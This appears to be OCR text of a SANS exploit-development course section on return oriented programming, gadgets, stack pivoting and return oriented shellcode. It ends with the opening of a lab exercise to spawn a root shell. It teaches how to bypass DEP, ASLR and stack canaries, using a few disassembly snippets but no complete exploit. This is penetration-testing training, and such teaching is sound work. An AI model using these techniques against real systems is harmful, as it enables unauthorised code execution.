SANS

www.sans.org

SECURITY 760

ADVANCED EXPLOIT DEVELOPMENT FOR PENETRATION TESTERS

760.3

Patch Diffing, One-Day Exploits, and Return Oriented Shellcode

Sec760_3_2014_1004

Advanced Exploit Development for Penetration Testers


Patch Diffing, One-day Exploits, and Return Oriented Shellcode

SANS Security 760.3

Version_3 4Q2014

Patch Diffing, One-day Exploits, and Return Oriented Shellcode

Welcome to SANS SEC760 Section 3. In this section we will look at various binary diffing tools, the Microsoft patch management process, patch diffing, one-day exploits, and Return Oriented Shellcode.



Return Oriented Shellcode

This module contains a quick recap on return oriented programming and an introduction to return oriented shellcode prior to moving into an exercise.

Return Oriented Programming (ROP) Refresher

- ROP was a prerequisite, but we will do a short reintroduction for the next few slides
- ROP is the successor to return-to-libc style attacks
  - Hovav Shacham first coined the term Return Oriented-Programming (ROP)
    - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
- ROP can be multi-staged or turing-complete
  - Injection of code may or may not be required
  - Jump Oriented Programming (JOP) technique can perform a similar goal through a gadget dispatcher to avoid stack dependency and ESP/RSP advancement

Return Oriented Programming (ROP) Refresher

ROP is an increasingly common attack technique used to exploit vulnerabilities on modern operating systems. The primary benefit of the technique is that you do not have to rely on code injection and execution in potentially non-executable areas of memory, as well as having the ability to defeat other OS protections such as ASLR. By utilizing a series of instruction sequences, known as gadgets, one can compile a potentially turing-complete code execution path with the same result as shellcode. Return-to-libc is a simple concept. We create an environment variable, pass the pointer to the environment variable as an argument to a desired function whose address we used to overwrite a return pointer, and have our argument executed. There are certainly other uses of return-to-libc, but the concept is generally the same. One issue with this technique is that local access is usually required to have a successful exploit. This rules out most remote exploit attacks. ROP is not restricted to local exploits as it uses executable code segments from common libraries loaded by a program. As long as the addresses of the desired code sequences are at the same location on each system being exploited, the attack is successful. Systems using different versions of libraries may have different addressing, although many have been identified to be relatively static between versions.

Under different names, the idea of ROP has been around for quite a while; however, it was not until Hovav Shacham's research that it was proven the technique could be turing-complete. Using a proper sequence of instructions, which may or may not require returns, chunks of code which exist in libraries can be used to perform an author's bidding. From a high level, turing-complete simply means that the ROP technique can perform any function such as that of the x86 instruction set. ROP is often used in a non-turing-complete fashion as well, to perform actions such as disabling security controls. In this method, the first stage of the attack may use ROP to format stack arguments, next calling a desired function to disable a security control, and finally returning control to injected code in a newly executable area of memory. The term return oriented exploitation may also be used in place of return oriented programming when specifically talking about exploitation.


Gadgets (1)

- Gadgets are simply sequences of code residing in executable memory, usually followed by a return instruction
- Gadgets are strung together to achieve a goal
- The x86 instruction set is extremely dense and not bound to set instruction lengths
  - This means we can point to any position
  - Like a giant run-on sentence where as long as EIP is pointed to a valid location, the desired instruction will be executed

Gadgets (1)

The term gadget is used to describe sequences of instructions that perform a desired operation, usually followed with a return. The return will often lead to another gadget which performs another operation, followed by a return. The gadgets are strung together to achieve an ultimate goal. They can be turing-complete and perform an entire objective, or can aid in performing actions such as disabling OS controls prior to passing control to additional code.

The x86 instruction set is extremely dense and is not bound to specific instruction sizes. Some architectures may require that all instructions be 32-bits wide; however, this is not the case with x86. This means that we can potentially point into the middle of a valid instruction causing a different instruction to be performed. The way compiled x86 code can be compared is to that of a large run-on sentence with no punctuation or spaces. Take the word "contraption" as an example. If we point to the fourth letter in, we have the word "trap." Another example is the words "now-is-here." The dashes imply a series of words with no spaces between them. If we take the last letter from "now," both letters from "is," and the first letter in "here," we get the word "wish."




Gadgets (2)

This slide demonstrates an analogy of building gadgets to that of a long English sentence with no punctuation or spaces.


whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

The obvious sentence is, "What is the address of the party tonight because I want to make sure I do not arrive before all the other guests." If you remove the spacing, as in the example above, ignoring the intended sentence, you can piece together lots of words. If we select these newly discovered words and piece them together in the right order, we can build a new sentence.



Gadgets (3)

On this slide is an example of stringing together unintended words to build a new sentence. Although a contrived example, you can see the high-level goal of building gadgets. Shown on the slide is just a sampling of the unintended words that can be created by scanning through the long sentence. The arrows running in order from 1 to 4 show the creation of the new sentence, "her art is real."



Gadgets, a Real Example ...

Time for a more realistic example. The top image on the slide was taken from kernel32.dll on a Windows system. The intended instruction is:

7C8016CC 8B45 20 MOV EAX,DWORD PTR SS:[EBP+20]

7C8016CF 3BC3 CMP EAX,EBX


This simply moves a pointer located at EBP+20 into EAX. What happens if we point one byte into the intended instruction at 0x7c8016cc? The result, shown in the bottom image on the slide is:

7C8016CD 45 INC EBP

7C8016CE 203B AND BYTE PTR DS:[EBX],BH

7C8016D0 C3 RETN


Due to the fact that the x86 instruction set does not require instructions to be of a specific size, we can form new, unintended instructions by pointing to any desired location. The modified instruction now increments the EBP register by one byte, performs the logical operator "and" on a byte located at a pointer inside of EBX and the BH register (bx high byte), followed by a return. This is how gadgets are built. The return instruction "C3" located at 0x7c8016d0 was not supposed to represent a return; however, by modifying the address as shown we can use it as such and return to another gadget. Imagine if gadgets were strung together to perform the same operation as the system() function. We would never actually call the system() function as we have with our return-to-libc attack; rather, we string together gadgets from any executable library or other code segment, performing the same operations as the system function.



ROP without Returns

Research, code auditing, and compiler check controls are starting to look at techniques to prevent ROP from being successful. This is most commonly performed by searching through sequences of code for a large number of returns within a predefined area. If this is detected, various techniques can be used to reorder or modify the code to avoid the potentially dangerous opcode values. Another technique looks at the Last-In-First-Out (LIFO) nature of the stack segment. ROP requires that you can write all of your pointers and padding to writable memory, where the pointers hold sequences of code followed by returns. The positioning of the ROP pointers on the stack may look strange to a detection tool.

Havav Shacham and Stephen Checkoway released a paper on ROP without returns, located at http://cseweb.ucsd.edu/~hovav/dist/noret.pdf at the time of this writing. The technique looks at alternative methods of jumping to code without the use of returns. One method is to pop a value from the stack into a register, and then use an instruction to jump to the pointer located in the register holding the popped value. Though the desired code sequence to perform this is less common than the return instruction, it clearly demonstrates that existing controls to prevent ROP are not sufficient.



Stack Pivoting

Stack pivoting is a technique that works hand and hand with return oriented programming (ROP). Stack pivoting most often comes into play when a function pointer or vtable entry is vulnerable to an overwrite. At the right moment, we can put in the address of an instruction that performs:

xchg/mov esp, eax   *#Move into esp, the pointer held in eax…*

ret

This technique comes into play when you have a vulnerability, such as a function pointer overwrite, in which you desire to return to your shellcode located on the heap. The pivot will take a pointer from any valid register such as from EAX, move it to ESP, and return. The pointer would likely be to shellcode or additional instructions as part of a ROP payload. With stack overflows a pivot is not usually necessary, although pivoting can also refer to adjusting the position of ESP on the stack.


Return Oriented Shellcode

- Utilizes gadgets to set up environment and invoke the system call, mimicking shellcode
- First documented by Hovav Shacham in 2007
  - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
- To defeat DEP, ASLR, and Stack Protection:
  - Static executable memory must be found containing the appropriate gadgets
  - Canary must be repaired or not used in the vulnerable function, or the vulnerability must be a heap overflow using JOP or stack pivoting

Return Oriented Shellcode

In traditional attacks shellcode is placed in memory and the instruction pointer is directed to the shellcode for execution via a vulnerability and corresponding exploit. With Return Oriented Shellcode, we utilize ROP to replace the need for shellcode. Once control is achieved, gadgets are strung together to set up the environment and invoke the appropriate system call. This requires that we set up the appropriate system call number in the accumulator low (AL) register, supply any arguments, and compensate for other conditions. The technique was first documented in Hovav Shacham's paper in 2007, titled "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" available at http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf.


The reasoning for using this technique is primarily to defeat data execution prevention, as well as address space layout randomization. Regular ret2libc attacks would fail on a modern system due to library randomization. Shellcode execution on the stack or heap would likely fail due to execution prevention. If we can find static locations in memory, marked as executable and containing the right code sequences, we can potentially bypass these protections. If canaries are being used to protect the stack, we would need to repair the canary or find a vulnerable function that is not protected. We can also utilize heap overflows, pivoting the stack pointer from the stack, or utilizing jump oriented programming.



Return Oriented Shellcode Requirements

From high level, we must meet a set of requirements to invoke a proper system call, such as execve(). In this example we need to:

1) Ensure that the accumulator low (AL) register holds the desired system call number. In this case we want to call execve() which is set to system call number 0x0b.
2) Ensure that the base register, EBX on a 32-bit system, holds a pointer to our string that we want execve() to execute.
3) Ensure that the count register, ECX on a 32-bit system, holds a pointer to the argument vector array (ARGV). In the case of execve(), the first pointer should point to the string we want to execute, and the seconds pointer should point to a null byte since there are no other arguments.
4) Set the data register, EDX on a 32-bit system, to point to the ENVP array. This is a pointer to the environment variables being passed to the called function.



Exercise: Return Oriented Shellcode

This exercise walks you through using ROP to gain the equivalent of shellcode execution.


Exercise: Return Oriented Shellcode

- Target Program: 760_ROP
  - This program is in your 760.3 folder
  - It is also in your home directory on the Kubuntu 12.04 Pangolin VM
- Goals:
  - Locate the vulnerability
  - Use the ROPeMe tool to locate gadgets
  - Utilize ROP to assemble shellcode and call execve() to spawn a root shell

Note that this program has been compiled with stack protection and ASLR is running on the OS. Your goal is to locate static pages in memory that are marked as executable and build a working exploit. At any point, try and solve it on your own!

Exercise: Return Oriented Shellcode

In this exercise you will be using the program "760_ROP" which is already located in the /home/deadlist folder on your Kubuntu Precise Pangolin VM. Your goal is to quickly locate the simple vulnerability, and use that vulnerability to build a working ROP shellcode exploit and spawn a root shell. You will be using the ROPeMe tool written by Long Le to help you find usable gadgets once you determine the module that does not participate in ASLR. You will then string the gadgets together, satisfying the necessary requirements, and spawn a root shell.



Exercise: Running the Program

